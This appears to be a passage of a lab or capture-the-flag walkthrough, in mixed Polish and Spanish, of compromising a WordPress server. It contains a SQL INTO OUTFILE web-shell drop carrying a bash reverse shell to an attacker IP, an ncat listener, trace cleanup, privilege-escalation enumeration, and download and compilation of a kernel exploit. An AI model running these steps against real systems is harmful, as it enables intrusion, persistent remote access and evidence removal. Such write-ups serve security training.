is usually                #        useless for serving static content. So one usually enables the                #        exportation for CGI and SSI requests only.                #   o OptRenegotiate:                #        This enables optimized SSL connection renegotiation handling when SSL                #        directives are used in per-directory context.                #SSLOptions +FakeBasicAuth +ExportCertData +StrictRequire                <FilesMatch "\.(cgi|shtml|phtml|php)$">                                SSLOptions +StdEnvVars                </FilesMatch>                <Directory /usr/lib/cgi-bin>                                SSLOptions +StdEnvVars                </Directory>
                #   SSL Protocol Adjustments:                #   The safe and default but still SSL/TLS standard compliant shutdown                #   approach is that mod_ssl sends the close notify alert but doesn't wait for                #   the close notify alert from client. When you need a different shutdown                #   approach you can use one of the following variables:                #   o ssl-unclean-shutdown:                #        This forces an unclean shutdown when the connection is closed, i.e. no                #        SSL close notify alert is send or allowed to received.  This violates                #        the SSL/TLS standard but is needed for some brain-dead browsers. Use                #        this when you receive I/O errors because of the standard approach where                #        mod_ssl sends the close notify alert.                #   o ssl-accurate-shutdown:                #        This forces an accurate shutdown when the connection is closed, i.e. a                #        SSL close notify alert is send and mod_ssl waits for the close notify                #        alert of the client. This is 100% SSL/TLS standard compliant, but in                #        practice often causes hanging connections with brain-dead browsers. Use                #        this only for browsers where you know that their SSL implementation                #        works correctly.                #   Notice: Most problems of broken clients are also related to the HTTP                #   keep-alive facility, so you usually additionally want to disable                #   keep-alive for those clients, too. Use variable "nokeepalive" for this.                #   Similarly, one has to force some clients to use HTTP/1.0 to workaround                #   their broken HTTP/1.1 implementation. Use variables "downgrade-1.0" and                #   "force-response-1.0" for this.                # BrowserMatch "MSIE [2-6]" \                #               nokeepalive ssl-unclean-shutdown \                #               downgrade-1.0 force-response-1.0
                ErrorDocument 400 /custom_400.html
        </VirtualHost></IfModule>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$- Wynik DocumentRoot:
/var/www/https.
2.3.Pivotaje a Base de Datos
Sección titulada «2.3.Pivotaje a Base de Datos»Posiadając poświadczenia root bazy danych, które wykryliśmy wcześniej, możemy uzyskać dostęp do phpMyAdmin, który wykryliśmy.

Uzyskamy pełny dostęp do panelu phpMyAdmin, umożliwiając administracyjne zarządzanie serwerem bazy danych.
Fase 3: Intrusión y Ejecución (T1505.003 / T1059.004)
Sección titulada «Fase 3: Intrusión y Ejecución (T1505.003 / T1059.004)»3.1. Inyección de Código (Web Shell Drop)
Sección titulada «3.1. Inyección de Código (Web Shell Drop)»Wykorzystując przywilej FILE użytkownika root w MySQL oraz znajomość fizycznej ścieżki serwera (/var/www/https), przejdziemy do wstrzyknięcia skryptu PHP.
- Konsultacja SQL (Początkowa awaria): Spróbujemy napisać w
/var/www/html/..., w wyniku czego otrzymamyErrcode: 2(nieistniejąca ścieżka). - Konsultacja SQL (Pomyślna):
SELECT "<?php exec('/bin/bash -c \"bash -i >& /dev/tcp/172.20.0.165/4444 0>&1\"'); ?>" INTO OUTFILE "/var/www/https/blogblog/wp-content/uploads/shell.php"Dzięki temu teraz to, co zrobimy, to z konsultacją SQL, utworzymy plik z rozszerzeniem .php z kodem malwersyjnym w środku:

3.2. Establecimiento de la Reverse Shell
Sección titulada «3.2. Establecimiento de la Reverse Shell»Następnie przygotujemy naszą maszynę do odbioru żądania wstecznej powłoki:
AzureAD+user.portelcore@portelcore-station MINGW64 ~$ ncat.exe -nvlp 4444Ncat: Version 7.98 ( https://nmap.org/ncat )Ncat: Listening on [::]:4444Ncat: Listening on 0.0.0.0:4444Teraz, w terminalu, uruchomimy przez terminal żądanie do pliku, który został niedawno utworzony, aby nawiązać połączenie:
┌──(kali㉿portelcore-station)-[~/forensic_mkII/maquina_hack_etic_3]└─$ curl -k https://172.20.0.183:12380/blogblog/wp-content/uploads/shell.phpMożemy również złożyć żądanie ze strony samej uploads :

Wynikiem jest to, że ustanowi to dla nas prawidłowo interaktywny dostęp jako użytkownik www-data serwera:

3.3. Limpieza Inmediata
Sección titulada «3.3. Limpieza Inmediata»Una vez obtenida la shell, eliminaremos el rastro del archivo inyectado para no dejar rastros de la RCE:
www-data@red:/var/www/https/blogblog/wp-content/uploads$ rm /var/www/https/blogblog/wp-content/uploads/shell.phpwww-data@red:/var/www/https/blogblog/wp-content/uploads$ rm /var/www/https/blogblog/wp-content/uploads/*.jpegFase 4: Escalada de Privilegios (TA0004)
Sección titulada «Fase 4: Escalada de Privilegios (TA0004)»4.1. Enumeración Post-Explotación
Sección titulada «4.1. Enumeración Post-Explotación»Wewnątrz systemu ofiary poprzez kontrolę zdalną z użytkownikiem www-data, to, co zrobimy, to wyliczymy wszystko, co możliwe w systemie, aby odkryć wektory ataku i istotne informacje:
4.1.1. Enumeración de UBIN
Sección titulada «4.1.1. Enumeración de UBIN»www-data@red:/var/www/https/blogblog/wp-content/uploads$ find / -perm -u=s -type f 2>/dev/null</blogblog/wp-content/uploads$ find / -perm -u=s -type f 2>/dev/null/usr/bin/newuidmap/usr/bin/chsh/usr/bin/sudo/usr/bin/chfn/usr/bin/pkexec/usr/bin/newgidmap/usr/bin/at/usr/bin/passwd/usr/bin/newgrp/usr/bin/gpasswd/usr/bin/ubuntu-core-launcher/usr/lib/openssh/ssh-keysign/usr/lib/eject/dmcrypt-get-device/usr/lib/policykit-1/polkit-agent-helper-1/usr/lib/i386-linux-gnu/lxc/lxc-user-nic/usr/lib/dbus-1.0/dbus-daemon-launch-helper/usr/lib/authbind/helper/bin/mount/bin/umount/bin/ping/bin/fusermount/bin/ping6/bin/su
www-data@red:/var/www/https/blogblog/wp-content/uploads$Zidentyfikujemy wiele plików wykonywalnych SUID w systemie. Wyróżnimy pliki wykonywalne takie jak pkexec (potencjalnie narażone na PwnKit) i ubuntu-core-launcher. Niemniej jednak, wszystkie wymienione pliki wykonywalne odpowiadają instalacjom i standardowym ścieżkom systemu bazowego.
4.1.2. Wyliczanie uprawnień sudo
Sección titulada «4.1.2. Enumeración permisos sudo»www-data@red:/var/www/https/blogblog/wp-content/uploads$ sudo -lsudo -l
We trust you have received the usual lecture from the local SystemAdministrator. It usually boils down to these three things:
#1) Respect the privacy of others. #2) Think before you type. #3) With great power comes great responsibility.
sudo: no tty present and no askpass program specifiedwww-data@red:/var/www/https/blogblog/wp-content/uploads$Wykonamy polecenie, ale zakończy się niepowodzeniem, ponieważ polityka sudo wymaga interaktywnej weryfikacji hasła aktualnego użytkownika (www-data), poświadczenia, którego nie posiadamy, a system zostanie anulowany, ponieważ nie wykryje terminala (TTY) lub odpowiedniego programu żądania.
4.1.3. Enumeración del Sistema Operativo
Sección titulada «4.1.3. Enumeración del Sistema Operativo»www-data@red:/var/www/https/blogblog/wp-content/uploads$ uname -auname -aLinux red.initech 4.4.0-21-generic #37-Ubuntu SMP Mon Apr 18 18:34:49 UTC 2016 i686 i686 i686 GNU/Linuxwww-data@red:/var/www/https/blogblog/wp-content/uploads$Zobaczmy, że system wykonuje dystrybucję Ubuntu z jądrem 4.4.0-21-generic, skompilowanym w kwietniu 2016 r., Zamontowanym na 32-bitowej architekturze (i686).
To konkretne jądro jest nieaktualne (koniec życia) i jest bardzo podatne na wiele krytycznych luk w zabezpieczeniach związanych z korupcją pamięci publicznej, takich jak Dirty COW (CVE-2016-5195) i exploity związane z podsystemem eBPF (CVE-2016-4557). Bezpośrednia eksploatacja jądra natychmiast staje się naszym głównym i najbardziej niezawodnym sposobem ataku.
4.1.4. Wyliczanie pliku issue
Sección titulada «4.1.4. Enumeración del archivo issue»www-data@red:/var/www/https/blogblog/wp-content/uploads$ cat /etc/issuecat /etc/issue
__..--''\ __..--'' \ __..--'' __..--'' __..--'' __..--'' | \ o __..--''____....----"" \__..--''\ | \ +----------------------------------+ +----------------------------------+www-data@red:/var/www/https/blogblog/wp-content/uploads$Zbadamy plik banera systemu (/etc/issue), który zwykle wyświetla wersję systemu operacyjnego, i zobaczymy, że został ręcznie zmodyfikowany w celu wyświetlenia spersonalizowanego sztuki ASCII (obrazu nożyczek).
4.1.5. Wyliczanie cron
Sección titulada «4.1.5. Enumeración del cron»www-data@red:/var/www/https/blogblog/wp-content/uploads$ cat /etc/crontabcat /etc/crontab# /etc/crontab: system-wide crontab# Unlike any other crontab you don't have to run the `crontab'# command to install the new version when you edit this file# and files in /etc/cron.d. These files also have username fields,# that none of the other crontabs do.
SHELL=/bin/shPATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin
# m h dom mon dow user command17 * * * * root cd / && run-parts --report /etc/cron.hourly25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )#www-data@red:/var/www/https/blogblog/wp-content/uploads$Sprawdzimy globalny harmonogram zadań i zobaczymy, że wyświetla tylko domyślne procedury konserwacyjne Ubuntu (cron.hourly, cron.daily itp.) Zarządzane przez narzędzie run-parts. Proces używa ścisłych zmiennych $PATH i bezwzględnych ścieżek, bez użycia niebezpiecznych symboli zastępczych. Nie wykryto skryptów niestandardowych, które są wykonywane z katalogów, w których użytkownik www-data ma uprawnienia do zapisu, więc eskalacja uprawnień poprzez przejęcie kontroli nad Cron Jobs jest wykluczona.
4.1.6. Enumeración de archivos sensibles
Sección titulada «4.1.6. Enumeración de archivos sensibles»www-data@red:/var/www/https/blogblog/wp-content/uploads$ find /home -name "*.txt" -o -name "*.bak" -o -name "*.config" 2>/dev/null<t" -o -name "*.bak" -o -name "*.config" 2>/dev/nullwww-data@red:/var/www/https/blogblog/wp-content/uploads$Przeprowadzimy wyczerpujące wyszukiwanie plików tekstowych, konfiguracji i kopii zapasowych (.txt, .bak, .config) w katalogach użytkowników /home i nie uzyskamy żadnych dostępnych wyników.
4.2. Obstáculos Técnicos (Fricción Operacional)
Sección titulada «4.2. Obstáculos Técnicos (Fricción Operacional)»- Eksploit 39772 (Double-Put): Nie powiódł się, ponieważ plik Searchsploit był raportem tekstowym, a nie czystym kodem źródłowym. Problemy ze składnią podczas próby skompilowania „ręcznie”.
- Architektura: Nie powiedzie się skompilowanie krzyżowe w Kali (64 bity) dla celu (32 bity) z powodu braku
gcc-multilibi biblioteklibcrypt. - Niezgodność GLIBC: Plik wykonywalny skompilowany w nowoczesnym Kali nie powiedzie się na ofierze z powodu wymagania wersji GLIBC, które nie istnieją w 2016 roku.
4.3. Intento 1: Dirty COW (CVE-2016-5195) - Falla Crítica
Sección titulada «4.3. Intento 1: Dirty COW (CVE-2016-5195) - Falla Crítica»Spróbujemy wykorzystać warunek wyścigu w podsystemie pamięci (mmap/madvise).
- Uruchomienie: Skompilujemy rodzime
40839.ci uruchomimy, wskazując na/etc/passwd. - Wynik: Kernel Panic. Eksploatacja destabilizuje tablicę stronicowania systemu operacyjnego, powodując niezamierzoną odmowę usługi (DoS) i wymuszając restart maszyny.
4.4. Pivotaje Táctico: Double-Put (CVE-2016-4557)
Sección titulada «4.4. Pivotaje Táctico: Double-Put (CVE-2016-4557)»Po odzyskaniu dostępu, przechylimy się ku exploitowi zaprojektowanemu specjalnie dla podsystemu eBPF Ubuntu 16.04. Ten exploit zmieni opisy plików w pamięci w sposób znacznie bardziej stabilny.
Wykonane polecenia (Rozwiązanie OSINT i Kompilacja):
# 1. Navegar a directorio temporalwww-data@red:/var/www/https/blogblog/wp-content/uploads$ cd /tmp
# 2. Descargar código fuente desde el repositorio oficial de GitLab (evitando links caídos de GitHub)www-data@red:/var/www/https/blogblog/wp-content/uploads$ wget https://gitlab.com/exploit-database/exploitdb-bin-sploits/-/raw/main/bin-sploits/39772.zip)
# 3. Descompresión y preparaciónwww-data@red:/var/www/https/blogblog/wp-content/uploads$ unzip 39772.zipwww-data@red:/var/www/https/blogblog/wp-content/uploads$ cd 39772www-data@red:/var/www/https/blogblog/wp-content/uploads$ tar -xvf exploit.tarwww-data@red:/var/www/https/blogblog/wp-content/uploads$ cd ebpf_mapfd_doubleput_exploit
# 4. Compilación Nativa (Genera advertencias benignas por arquitectura de 32 bits)www-data@red:/var/www/https/blogblog/wp-content/uploads$ ./compile.sh5. Validación
Za pomocą podstawowych technik OSINT pokonamy ograniczenie nieaktywnych linków (Link Rot), wskazując bezpośrednio na repozytorium lustrzane Offensive Security w GitLab. Pobierzemy, rozpakujemy i skompilujemy rodzime w maszynie ofiarnej. Ostrzeżenia składniowe (warning: cast from pointer to integer...) wyrzucane przez skrypt compile.sh są nieszkodliwe i oczekiwane z powodu rzutowania wskaźników pamięci w tej 32-bitowej architekturze, uzyskując z powodzeniem ostateczny plik wykonywalny doubleput.
